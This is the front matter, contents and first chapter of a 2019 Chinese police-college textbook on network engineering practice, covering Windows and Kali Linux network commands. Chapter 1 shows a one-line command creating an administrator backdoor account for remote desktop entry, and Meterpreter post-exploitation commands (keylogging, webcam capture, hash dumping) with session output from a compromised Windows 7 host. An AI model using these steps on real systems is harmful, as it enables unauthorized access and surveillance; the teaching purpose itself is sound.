

普通高等学校“十三五”应用型人才培养规划教材
2019年四川省首批地方普通本科高校应用型示范课程（计算机网络）建设成果

计算机网络技术实践

王 刚 杨兴春 编著


西南交通大学出版社
· 成 都 ·

内容简介

《计算机网络技术实践》是一本由教学一线“双师双能型”教师和创业训练大学生共同编写的关于网络工程实践和网络执法技术方面的书籍。该书贴近全国计算机等级考试三级网络技术考试大纲（网络构建、上机操作部分）和全国计算机技术与软件专业技术网络工程师考试大纲（交换机和路由器配置部分）要求，内容涉及网络基本配置和网络高级配置。网络基本配置包括常见网络命令使用、常见网络服务配置（基于 Windows 和 Linux 两种操作系统）、数据包分析、端口镜像、虚拟局域网（VLAN）配置、生成树协议（STP）配置（含 RSTP、MSTP）、静态路由配置、动态路由（RIP、OSPF、IS-IS）配置、访问控制列表（ACL）配置、网络地址转换（NAT）配置等。网络高级配置包括 OSPF 虚链路技术、边界网关协议（BGP）配置技术、网络新技术 IPv6（双协议栈、GRE 隧道、手动隧道、自动隧道）配置等。

上述这些配置和技术，除了网络服务配置之外，均给出了网络拓扑结构、具体要求、配置命令和命令注释等。交换机和路由器配置技术部分，采用了思科命令和华为命令两种格式。

本书既适合计算机科学与技术、网络工程、网络安全与执法等相关专业的学生使用，又适合参加全国计算机等级考试三级网络技术和全国计算机技术与软件专业技术网络工程师考试（中级）的读者使用，还适合有志于从事网络工程技术和网络安全执法技术方面相关工作的人员使用。



普通高等学校“十三五”应用型人才培养规划教材
计算机网络技术实践

王 刚 杨兴春 / 编 著 责任编辑 / 穆 丰
封面设计 / 何东琳设计工作室

西南交通大学出版社出版发行
(四川省成都市金牛区二环路北一段 111 号西南交通大学创新大厦 21 楼 610031)
发行部电话: 028-87600564 028-87600533
网址: <http://www.xnjdcbs.com>
印刷: 成都中永印务有限责任公司

成品尺寸 185 mm × 260 mm
印张 16.75 字数 417 千
版次 2019 年 6 月第 1 版 印次 2019 年 6 月第 1 次

书号 ISBN 978-7-5643-6945-3
定价 39.00 元

课件咨询电话: 028-87600533
图书如有印装质量问题 本社负责退换
版权所有 盗版必究 举报电话: 028-87600562

前 言

为了贯彻落实教育部关于新时代全国高等学校本科教育工作会议精神，鼓励学生参加行业考试和提高计算机网络技术实践能力，培养国家网络强国战略下的网络技术工匠，本书由浅入深，介绍了常见网络命令使用（Windows、Linux）、常见网络服务配置（Windows、Linux）、数据包分析和网络设备配置技术（华为、思科）。

随着网络技术的快速发展，考虑到品牌交换机、路由器等设备在市场上占有率不断发生变化以及国家建设网络强国背景的需要，结合教育部全国计算机等级考试三级网络技术考试大纲（网络设备配置采用 Cisco 代码）和全国计算机专业技术资格考试办公室 2018 年审定通过的中级网络工程师考试大纲（网络设备配置采用华为代码）的要求，本书在交换机和路由器配置技术方面采用双代码编写，便于读者参加这两类考试和从事华为、思科网络设备的技术实践。

作者结合十多年对计算机科学与技术、网络安全与执法、刑事科学技术等专业本科生讲授网络课程的教学经验与体会，并结合多年网络技术实践和网络安全执法警务实战，对常见的网络应用技术进行了剖析，特别是对网络设备的配置技术进行了深入研究，给出了具体的配置实例和命令解释。

本书的主要特点：

一是具有可读性。凡是需要用户输入的配置命令，均用加粗的 Times New Roman 字体表示，并给出必要的命令注释，以帮助读者理解。建议读者循序渐进阅读本书，前面已给出注释的命令在后面的专题中出现时，可能不会给出重复注释。

二是具有操作性。给出了详细的配置步骤、配置命令及命令含义，书中交换机与路由器部分还给出了华为命令和思科命令两种格式，部分专题还给出了配置过程中需要注意的事项。

三是具有真实性。所有命令均在真实硬件设备或华为 eNSP 模拟器与基于思科命令的模拟器（Cisco Packet Tracer、GNS3 模拟器）环境中测试通过。本书中大多数网络设备配置技术视频发布在超星在线（<http://mooc1.chaoxing.com/course/template60/201471138.html>）、学银在线平台（<http://mooc1.xueyinonline.com/course/template60/>

201471138.html)上,便于读者应用实践。

四是具有拓展性。除了网络工程师考试大纲中规定的相关内容外,本书还增加了大纲中没有要求但网络工程实践需要的一些内容,如 Kali 网络渗透命令、OSPF 虚链路技术、MSTP 技术、IS-IS 技术、BGP 技术、网关冗余技术等。

五是重视实战化。本书第 1 章、6.8 节、11.2 节、11.3 节、11.4 节贴近网络执法技术,具有实战化特点。

全书共 12 章,每个章节均给出了网络拓扑结构图或模拟器环境设备连接图、详细的配置代码和配置注意事项,适合学生或网络技术爱好者独立操作完成。本书按照由易到难、先基础后综合的方式安排章节,实践内容顺序基本上与国家软考指定的《网络工程师教程》保持一致,便于读者同步学习。

四川警察学院王刚教授(国家网络工程师)负责第 1 章、第 4 章 4.6 节至 4.12 节、第 6 章、第 7 章、第 8 章、第 9 章的编写工作;四川警察学院杨兴春副教授(国家网络工程师)负责第 2 章 2.1 节至 2.7 节、第 3 章、第 4 章 4.1 节至 4.5 节、第 10 章、第 12 章的编写工作。本书第 2 章 2.8 节、第 4 章 4.10 节至 4.13 节、第 5 章、第 11 章 11.2 节至 11.5 节的内容是四川省和国家级大学生创新创业训练计划项目(基于 eNSP 模拟器的若干网络技术研究与实践)的成果,该成果在王刚教授指导下,由项目团队组陆承(负责人、中级网络工程师)、饶旭、文梓入(中级网络工程师)、杨钦智共同取得并整理编写而成。本书第 10 章内容是四川省和国家级大学生创新创业训练计划项目(面向华为设备的 IPv6 新技术探索与实践)的成果,该成果在杨兴春副教授指导下,由项目团队组奚仁昱(负责人)、谢东、梁金城共同取得并整理编写而成。

在本书编写过程中,江苏海洋大学姜宏岸副教授、齐鲁师范学院冯希叶副教授协助完成了本书的部分实验,烟台职业学院曲广平老师对 Linux 服务配置部分提出了修改意见,在此表示衷心感谢。

本书可作为计算机网络、网络技术、网络管理技术等课程的上机实验教材,既适合计算机科学与技术、网络工程、网络安全与执法等相关专业的学生使用,又适合参加由教育部考试中心主办的网络技术(三级)考试,由工信部与人力资源和社会保障部举办的网络工程师(中级)考试的读者使用,还适合有志于从事网络工程技术和网络安全执法方面相关工作的技术人员使用。书中带*的内容难度较大,可以供参加国家网络规划设计师(高级)考试的读者使用。

由于作者网络工程技术水平有限、时间仓促,书中疏漏和不足之处在所难免,敬请专家、读者批评斧正,并提出宝贵意见。本书作者 Email 联系方式:124357009@qq.com,

yangxc2004@163.com。

本书得到了四川省教育厅教改课题“转型发展实战导向：新时代应用型警务人才培养模式改革与实践”（编号：JG2018-870）、四川警察学院校级教改重点项目“公安技术类专业面向实战的网络课程群建设与实践”（编号：2018ZD07、2019ZD08）、校级教改项目“基于 MOOC 平台和移动学习环境的‘大学计算机基础’课程分层次教学改革”（编号：2019YB17）、四川省教育厅项目“基于公钥密码体制的 RFID 安全协议研究”（编号：18ZB0408）、四川公安应急物资储备物联网管理模式研究（编号：SCJYSZ1513）、四川省大学生创新创业训练计划项目（编号：201812212012）、国家级大学生创新创业训练计划“基于 eNSP 模拟器的若干网络技术研究与实践”（编号：201812212012X）、四川省大学生创新创业训练计划项目（编号：201812212002）和国家级大学生创新创业训练计划“面向华为设备的 IPv6 新技术探索与实践”（编号：201812212002X）的资助。

作者

2019年3月

目 录

第 1 章 网络命令及其在网络渗透中的应用	1
1.1 基于 Windows 的网络命令及其在网络渗透中的应用	1
1.2 基于 Kali Linux 的网络命令及其在网络渗透中的应用	7
第 2 章 VLAN 技术	15
2.1 华为单交换机 VLAN 配置	15
2.2 思科单交换机 VLAN 配置	19
2.3 华为多交换机 VLAN 配置	24
2.4 思科多交换机 VLAN 配置	27
2.5 华为三层交换机实现 VLAN 间路由	32
2.6 思科三层交换机实现 VLAN 间路由	35
2.7 华为设备基于 MAC 地址划分 VLAN	40
2.8 华为 GARP 技术	44
第 3 章 STP 技术	49
3.1 STP 基础理论	49
3.2 华为 STP 技术	50
3.3 华为 RSTP 技术	53
3.4 思科 RSTP 技术	57
3.5 思科 MSTP 技术*	63
第 4 章 路由配置技术	69
4.1 路由选择基础理论	69
4.2 基于华为命令的静态路由配置技术	72
4.3 基于思科命令的静态路由配置技术	77
4.4 基于华为命令的 RIP 动态路由技术	82
4.5 基于思科命令的 RIP 动态路由技术	89
4.6 基于华为命令的 OSPF 动态路由基本技术	94
4.7 基于思科命令的 OSPF 动态路由基本技术	102
4.8 基于思科命令的 OSPF 多区域配置	108

4.9	基于思科命令的 OSPF 虚链路配置技术*	112
4.10	华为 BGP 协议基本配置	120
4.11	华为 BGP 协议自动路由聚合	123
4.12	华为 BGP 协议路由黑洞	126
4.13	华为 BGP 协议路由过滤	135
第 5 章	华为设备 IS-IS 技术	140
5.1	IS-IS 协议基本配置	140
5.2	IS-IS 协议邻接关系	143
5.3	IS-IS 协议链路状态数据库	146
第 6 章	网络服务配置及抓包分析	152
6.1	基于 Windows 的 WWW 服务配置	152
6.2	基于 Linux 的 WWW 服务配置	155
6.3	基于 Windows 的 FTP 服务配置	157
6.4	基于 Linux 的 FTP 服务配置	159
6.5	基于 Windows 的 DHCP 服务配置	162
6.6	基于 Linux 的 DHCP 服务配置	166
6.7	思科路由器 DHCP 服务配置	168
6.8	Wireshark 网络分析实战	170
第 7 章	访问控制列表技术	174
7.1	华为基本 ACL 配置技术	174
7.2	思科标准 ACL 配置技术	177
7.3	华为高级 ACL 配置技术	179
7.4	思科扩展 ACL 配置技术	182
第 8 章	NAT 应用技术	185
8.1	NAT 基础理论	185
8.2	思科静态 NAT 配置技术	186
8.3	思科动态 NAT 配置技术	188
8.4	华为动态 NAT 配置技术	191
第 9 章	广域网应用技术	195
9.1	广域网基础理论	195
9.2	思科设备帧中继配置技术*	196
9.3	思科设备 PPP 配置技术*	205

第 10 章 IPv6 应用技术	209
10.1 思科 IPv4 和 IPv6 双协议栈配置	209
10.2 华为设备 IPv6 双栈协议技术	213
10.3 华为设备 IPv6 over IPv4 GRE 隧道技术	216
10.4 华为设备 IPv6 over IPv4 手动隧道技术	219
10.5 华为设备 IPv6 to IPv4 自动隧道技术	219
10.6 华为设备 IPv4 over IPv6 隧道技术	223
10.7 华为设备 RIPng 协议应用技术	228
10.8 华为设备基于 IPv6 的 ACL 技术	232
第 11 章 网络安全技术	236
11.1 IPsec 概述	236
11.2 华为设备本地端口镜像技术	237
11.3 华为设备基于 VLAN 的本地镜像技术	239
11.4 华为设备 RSPAN 远程镜像技术	242
11.5 华为 BGP/MPLS VPN 基本配置	245
第 12 章 物联网 RFID 技术	254
12.1 RFID 系统基本构成	254
12.2 RFID 系统工作过程	256
12.3 RFID 技术应用	256
参考文献	258

第 1 章 网络命令及其在网络渗透中的应用

【考试大纲要求】

知识要点	全国三级网络技术考纲要求	软考中级网络工程师考试能力要求
网络管理	(1) 给定命令功能, 选择对应的命令或写出具体的命令。 (2) 通过网络命令, 查找与排除网络设备故障	掌握网络管理命令

【教学目的】

(1) 了解 Windows 环境下的常见网络命令使用语法; 掌握用网络命令来获取主机 IP 地址、子网掩码、MAC 地址等详细信息; 熟练掌握利用网络命令来测试网络连通性、路由跟踪、本机网络连接状态等; 重点掌握添加用户等网络命令的使用, 为后续开展网络测试打下基础。

(2) 了解 Kali Linux 环境下的有关网络命令使用语法; 掌握用网络命令来获取主机 IP 地址、子网掩码、MAC 地址等详细信息; 熟练掌握利用网络命令来测试网络连通性、路由跟踪等; 重点掌握 Meterpreter 常见命令的使用, 为后续开展网络测试、网络渗透打下基础。

【具体内容】

1.1 基于 Windows 的网络命令及其在网络渗透中的应用

Windows 提供了一组网络命令来实现网络测试、网络故障分析和网络配置功能。常见的网络命令有 ipconfig、ping、tracert、pathping、netstat、net user、mstsc 等。应注意 Windows 下的命令不区分大小写, 要获取这些命令的使用方法 & 参数, 都可以在这些命令后输入 “/?” 获得帮助信息。

1.1.1 ipconfig 命令

在 Windows 2000 以后的视窗操作系统中使用 ipconfig 命令可以获取本机的 IP 地址、子网掩码、默认网关信息。加参数 “/all” 表示还可显现主机名、网卡类型、网卡物理地址 (MAC 地址)、DNS 服务器等详细信息。

【例 1.1】 查看本机主机名、IP 地址、MAC 地址等详细信息，输入命令及结果如图 1-1 所示。

```
C:\>ipconfig/all

Windows 2000 IP Configuration

Host Name . . . . . : police2000
Primary DNS Suffix . . . . . :
Node Type . . . . . : Broadcast
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter 本地连接:

Connection-specific DNS Suffix . . :
Description . . . . . : Realtek RTL8139(A) PCI Fast Ethernet
Adapter
Physical Address. . . . . : 00-0D-87-FB-94-19
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.1.44
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254
DNS Servers . . . . . : 192.168.6.1
                          192.168.1.11
```

图 1-1 使用 ipconfig 命令获取本机的 IP 配置等详细信息

从该图可以看出，计算机主机名 (Host Name) 是 police2000，其 IP 地址 (IP Address) 是 192.168.1.44，子网掩码 (Subnet Mask) 是 255.255.255.0，网卡物理地址 (Physical Address) 是 00-0D-87-FB-94-19，默认网关 (Default Gateway) 是 192.168.1.254，域名解析服务器 (DNS Servers) 有两个，其 IP 地址分别为 192.168.6.1、192.168.1.11。

1.1.2 ping 命令

在 Windows 操作系统中使用 ping 命令可以测试本机与远程主机或网络接口之间的连通性。ping 命令使用 ICMP 回声 (echo) 请求报文来检验连通性。常见的参数有 “-t”，表示连续 ping，直到按 Ctrl+C 取消。ping 结果常见的有以下 4 种：

- (1) 显示 “Reply from <目标 IP>: bytes=<数值 1> time=<数值 2>ms TTL=<数值 3>”，说明连通的。
- (2) 显示 “Request Timed Out” (含义是请求超时)，说明不通或目标主机做了安全设置。
- (3) 显示 “Destination Host Unreachable” (含义是目标主机不可达到)，说明不通。
- (4) 显示 “PING: 传输失败。General failure”，说明不通，很有可能网卡被禁用或硬件故障。

【例 1.2】 测试本机与中国知网域名地址的连通性。输入命令及结果如图 1-2 所示。

```
C: \Documents and Settings\Administrator>ping www.cnki.net
Pinging www.cnki.net [103.227.81.121] with 32 bytes of data:
Reply from 103.227.81.121: bytes=32 time=57ms TTL=48
Reply from 103.227.81.121: bytes=32 time=57ms TTL=48
Reply from 103.227.81.121: bytes=32 time=57ms TTL=48
Reply from 103.227.81.121: bytes=32 time=57ms TTL=48
```

图 1-2 使用 ping 命令测试连通性

从该图可以看出，本机到中国知网（www.cnki.net）的链路是连通的。Windows 环境下的 ping 命令默认发送 4 个 ICMP 数据包。

值得一提的是，ping 命令测试与一个大型网站的连通性，得到的 IP 地址与该网站域中是否有 WWW 有关。例如 ping www.baidu.com 得到的该网站服务器 IP 地址为 180.97.33.108，而 ping baidu.com 得到的该网站服务器 IP 地址为 220.181.57.216。原因是大型网站一般都要做加速处理，其中一种加速技术叫作全球分发（Content Delivery Network, CDN），目的是让用户访问到离你最近或者对你来说网络最优的那个分发点，因为大型网站使用了很多的服务器，所以会看到一个域名被解析成很多地址。

1.1.3 tracert 命令

在 Windows 操作系统中使用 tracert 命令可以跟踪本机与远程主机之间经过的路径（路由跟踪）。tracert 命令也使用 ICMP 回声（echo）请求报文来检验通路上的每个路由节点。

【例 1.3】 跟踪本机到新浪网站的路径。输入命令及结果如图 1-3 所示。

```
C:\>tracert www.sina.com.cn
Tracing route to puppis.sina.com.cn [221.236.31.210]
over a maximum of 30 hops:
  0  <1 ms  <1 ms  <1 ms  192.169.1.1
  1  5 ms    2 ms    3 ms    192.168.26.254
  2  2 ms    3 ms    2ms     10.10.0.243
  3  <1 ms   <1 ms   <1 ms   10.10.0.10
  4  1 ms    <1 ms   <1 ms   182.129.150.9
  5  2 ms    <1 ms   1 ms    182.129.151.73
  6  13 ms   12 ms   11 ms   171.208.202.77
  7  8 ms    8 ms    8 ms    118.123.217.134
  8  8 ms    8 ms    8 ms    222.211.63.58
  9  *       *       *       Request timed out.
 10  6 ms    6 ms    7 ms    221.236.31.210
Trace complete.
```

图 1-3 使用 tracert 命令跟踪本机与新浪网的路由

从该图可以看出，本机到新浪网站之间共经过了 11 跳（hops），其中第一跳是本机所在的网关 192.169.1.1，最后一跳是目的主机 IP 地址。

1.1.4 pathping 命令

在 Windows 操作系统中使用的 pathping 命令具有 ping 和 tracert 命令的功能，并根据每跳返回的数据包进行统计，提供有关在源和目标之间的中间跃点处的网络延迟和丢包率。输入命令及结果如图 1-4 所示。

```
C:\Documents and Settings\Administrator>pathping www.cnki.net
Tracing route to www.cnki.net [103.227.81.121]
over a maximum of 30 hops:
 0  pc01 [192.168.0.70]
 1  192.168.0.1
 2  192.168.26.254
 3  10.10.0.241
 4  10.10.0.1
 5  10.10.0.5
 6  182.129.150.1
 7  182.129.151.141
 8  171.208.202.77
 9  202.97.36.49
10  * * *
Computing statistics for 250 seconds...
          Source to Here   This Node/Link
Hop  RTT    Lost/Sent = Pct   Lost/Sent = Pct   Address
 0                                     pc01 [192.168.0.70]
                                     0/ 100 = 0%   |
 1   0ms    0/ 100 = 0%      0/ 100 = 0%   192.168.0.1
                                     0/ 100 = 0%   |
 2   4ms    0/ 100 = 0%      0/ 100 = 0%   192.168.26.254
                                     0/ 100 = 0%   |
 3   1ms    0/ 100 = 0%      0/ 100 = 0%   10.10.0.241
                                     0/ 100 = 0%   |
 4   0ms    0/ 100 = 0%      0/ 100 = 0%   10.10.0.1
                                     0/ 100 = 0%   |
 5   0ms    0/ 100 = 0%      0/ 100 = 0%   10.10.0.5
                                     0/ 100 = 0%   |
 6   0ms    0/ 100 = 0%      0/ 100 = 0%   182.129.150.1
                                     0/ 100 = 0%   |
 7   0ms    0/ 100 = 0%      0/ 100 = 0%   182.129.151.141
                                     0/ 100 = 0%   |
 8  11ms    0/ 100 = 0%      0/ 100 = 0%   171.208.202.77
                                     100/ 100 =100%  |
 9  ---    100/ 100 =100%   0/ 100 = 0%   202.97.36.49
                                     0/ 100 = 0%   |
10  ---    100/ 100 =100%   0/ 100 = 0%   pc01 [0.0.0.0]
Trace complete.
```

图 1-4 使用 pathping 命令实现路由跟踪和网络丢包率测试

从该图可以看出，本机到中国知网（www.cnki.net）共经过 10 个跳跃点（hops），其中 171.208.202.77 到 202.97.36.49 这段链路上的丢包率为 100%。

1.1.5 netstat 命令

使用 netstat 命令可以查看本机的网络连接状态，参数“-n”表示以数字形式显示连接状态。输入命令及结果如图 1-5 所示。

```
C:\Documents and Settings\Administrator>netstat -n
```

Active Connections			
Proto	Local Address	Foreign Address	State
TCP	192.168.0.70:139	192.168.0.93:3268	ESTABLISHED
TCP	192.168.0.70:3919	220.181.57.139:443	ESTABLISHED
TCP	192.168.0.70:4022	118.112.24.101:80	TIME_WAIT
TCP	192.168.0.70:4023	110.185.117.206:80	TIME_WAIT
TCP	192.168.0.70:4024	118.112.24.101:80	TIME_WAIT

图 1-5 使用 netstat 命令显示本机连接状态

从该图可以看出，本机（192.168.0.70）的 3919 端口与远程主机（220.181.57.139）的 443 端口已建立了访问连接。说明本机访问过该远程主机的 HTTPS（安全的 HTTP）服务。

1.1.6 net user 命令

通过 net user 命令可以实现查看本机已建立的 Windows 账户、创建新用户和删除用户账号等功能。

1. 命令格式

1) 新建用户的命令格式

net user <用户名> <密码> /add

新创建的用户默认加入普通用户组（Users）。

2) 修改用户密码命令格式

net user <用户名> <新密码>

3) 删除用户格式

net user <用户名> /delete

4) 将已有用户加入组的命令格式

net localgroup <组名> <用户名> /add

这里的组名包括管理员组（administrators）、备份操作员组（backup operators）、打印操作员组（print operators）等。

5) 新建用户并将其加入组的命令格式

net user <用户名> <密码> /add & net localgroup <组名> <用户名> /add

注意：这里的两处<用户名>必须一致；密码与参数“/add”之间必须留空格。

2. 举 例

在 Windows 2003 Server 中创建用户 abc，设置密码 pass123，并使得该用户隶属于管理员组（administrators）。则在本机命令提示符状态下或者特定软件的文本框中输入：

net user abc pass123 /add & net localgroup administrators abc /add

输入命令界面和结果如图 1-6 所示。

```
C:\Documents and Settings\Administrator>net user abc pass123 /add & net localgroup administrators abc /add
命令成功完成。
```

图 1-6 创建用户 abc 并将其加入 administrators 组中

命令执行成功后,用户再输入 net user 命令来查看是否创建了用户账号 abc,也可以在“计算机管理→本地用户和组→用户”中查看本地用户名及其归属的组名。

1.1.7 mstsc 命令

微软终端服务程序 mstsc (microsoft terminal services client), 用于创建与远程服务器或终端客户机的连接。只要输入 mstsc 命令, 就可以启动远程桌面连接界面, 如图 1-7 所示。



图 1-7 创建与远程主机的远程桌面连接

若此时远程主机允许远程桌面连接, 则用户在计算机栏中输入远程主机的 IP 地址或域名, 点击“连接”按钮, 并在随后的窗口中输入上面创建的远程主机的管理员组账户和密码, 则网络执法人员或渗透人员便能顺利进入远程主机。

若不能连接远程主机, 可能存在的问题有:

(1) 3389 端口 (远程桌面服务端口) 没有开通, 需要在“系统属性”的“远程”中勾选“启用这台计算机上的远程桌面”。如果远程主机是 Windows 7 操作系统, 则选择“允许运行任意版本远程桌面的计算机连接”或者“仅允许运行使用网络级别身份验证的远程桌面的计算机连接”。

- (2) 服务没有启用。在“管理工具”的“服务”中找到“Remote Desktop Services”服务 (Windows 7) 或 Terminal Services 服务 (Windows Server 2003), 更改成“启动”状态。
- (3) 被防火墙拦截了。需要关闭防火墙或者添加 3389 端口并允许。

1.2 基于 Kali Linux 的网络命令及其 在网络渗透中的应用

Kali 是基于 Linux 的免费网络渗透测试操作系统。该系统中的 Meterpreter 是 Metasploit 渗透测试平台框架中功能最强大的攻击载荷模块, 它具有收集信息、攫取口令、提升权限等功能。在 Meterpreter 状态下输入问号“?”便可以查看支持的命令及其含义, 如图 1-8 所示。

```
meterpreter > ?
Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information about active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
migrate      Migrate the server to another process
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
use          Deprecated alias for 'load'
```

图 1-8 Meterpreter 支持的命令 (部分)

限于篇幅, 该图只给出了 Meterpreter 中的部分命令, 常见的 Meterpreter 命令如表 1-1 所示。

表 1-1 Meterpreter 常见命令分类

分 类	命 令
核心命令	?, use、run、backgroud、quit 等
文件系统命令	cat、upload、download、edit、getwd、getlwd、search 等
网络命令	ifconfig、ipconfig、ping、portfwd、netstat、rdesktop、route、arp 等
系统命令	ps、sysinfo、clearev、migrate、execute、getpid、kill、getuid、reboot、shutdown、shell 等
用户接口命令	getdesktop、screenshot、keyscan_start、keyscan_stop、keyscan_dump 等
Web 摄像命令	webcam_chat、webcam_list、webcam_snap、webcam_stream 等
提取密码命令	hashdump

为了便于分析依法渗透结果,这里给出了依法执法方、嫌疑方的 IP 地址和子网掩码情况,具体如下:

执法方——Kali 系统的 IP 地址和子网掩码: 10.109.32.50/22;

嫌疑方——目标主机的 IP 地址和子网掩码: 10.109.35.196/22。

1.2.1 sessions 命令

依法依规对特定目标系统的网络侦察并发现系统存在漏洞之后,使用正确的攻击载荷,当出现图 1-9 所示的会话结果时,说明依法渗透到嫌疑主机。

```
msf exploit(handler) > sessions
Active sessions
=====
Id  Type           Information                                     Connection
--  -
1   meterpreter   x86/win32   WIN-FKSQA4FB8HP\Administrator @ WIN-FKSQA4FB8HP 10.109.32.50:4444 -> 10.109.35.196:49301 (10.109.35.196)
```

图 1-9 sessions 命令及结果信息

msf exploit(handler) > **sessions -i 1** (选择需要的会话窗口)

[*]Starting interaction with 1...

meterpreter> (说明已经建立了反弹)

当依法渗透成功之后,执法人员可以利用 Meterpreter 常见命令来获取嫌疑主机或服务器的相关信息,如该机器的操作系统版本及补丁、正在运行的用户、键盘记录等,甚至可以创建普通用户账号并提升用户的权限。

1.2.2 sysinfo 命令

利用 Meterpreter 的 sysinfo 命令可以获取目标系统运行平台的有关信息,如图 1-10 所示。

meterpreter> **sysinfo** (查看目标主机的系统信息)

```
Computer      : WIN-FKSQA4FB8HP
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : zh_CN
Meterpreter   : x86/win32
```

图 1-10 sysinfo 命令及获得结果信息

从该图可以看出,目标主机的操作系统是 Windows 7 中文版,补丁 1;主机名为 WIN-FKSQA4FB8HP。

1.2.3 getuid 命令

利用 Meterpreter 的 getuid 命令可以查看目标主机正在运行的用户名，如图 1-11 所示。

```
meterpreter > getuid
Server username: WIN-FKSQA4FB8HP\Administrator
```

图 1-11 getuid 命令及获得的结果信息

从该图可以看出，目标主机 WIN-FKSQA4FB8HP 正在运行的用户名是 Administrator。

1.2.4 ps 命令

利用 Meterpreter 的 ps 命令能列举当前运行的应用程序、进程号以及运行这些应用程序的用户账号等信息，如图 1-12 所示。

```
meterpreter > ps
Process List
-----
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0		
252	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
340	332	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
392	384	csrss.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
400	332	wininit.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
436	384	winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
496	400	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
504	400	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
512	400	lsm.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
604	496	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
680	496	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
760	496	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
808	496	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
832	496	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
988	496	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1096	496	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1180	1732	vmtoolsd.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1264	496	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1324	496	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1500	496	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1628	496	msdtc.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\msdtc.exe
1648	496	taskhost.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Windows\System32\taskhost.exe
1656	4044	\$US.exe-0xc9a8c0d72e657865	x86	1	WIN-FKSQA4FB8HP\Administrator	\$USC:\Users\ADMINI-1\AppData\Local\Temp\Temp\...exe(-
5c41444d494e497e315c417070446174615c4c6f63616c5c54656d705c54656d705c9a8c0d72e657865						
1684	808	dwm.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Windows\system32\Dwm.exe
1732	1656	explorer.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Windows\Explorer.EXE
1912	1732	CBoxService.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Program Files\CNTVA\CBox\CBoxService.exe
2240	496	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
2340	496	SearchIndexer.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\SearchIndexer.exe
2408	496	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2608	496	sppsvc.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\sppsvc.exe
3156	4044	setup.exe	x86	1	WIN-FKSQA4FB8HP\Administrator	C:\Users\ADMINI-1\AppData\Local\Temp\Temp\setup.exe

图 1-12 ps 命令及获得的结果信息

从该图可以看出，目标主机启动了 32 个进程，其中进程号（PID）为 1732 标识管理员（Administrator）正在使用的浏览器上网。

1.2.5 arp 命令

利用 Meterpreter 的 arp 命令可以显示目标主机的 arp 缓存信息，如图 1-13 所示。

```
meterpreter > arp

ARP cache
=====

      IP address      MAC address      Interface
-----
10.109.32.1          00:0f:e2:6a:09:78  11
10.109.32.50         00:0c:29:36:f0:b7  11
10.109.35.255        ff:ff:ff:ff:ff:ff  11
224.0.0.22           01:00:5e:00:00:16  17
224.0.0.22           00:00:00:00:00:00  1
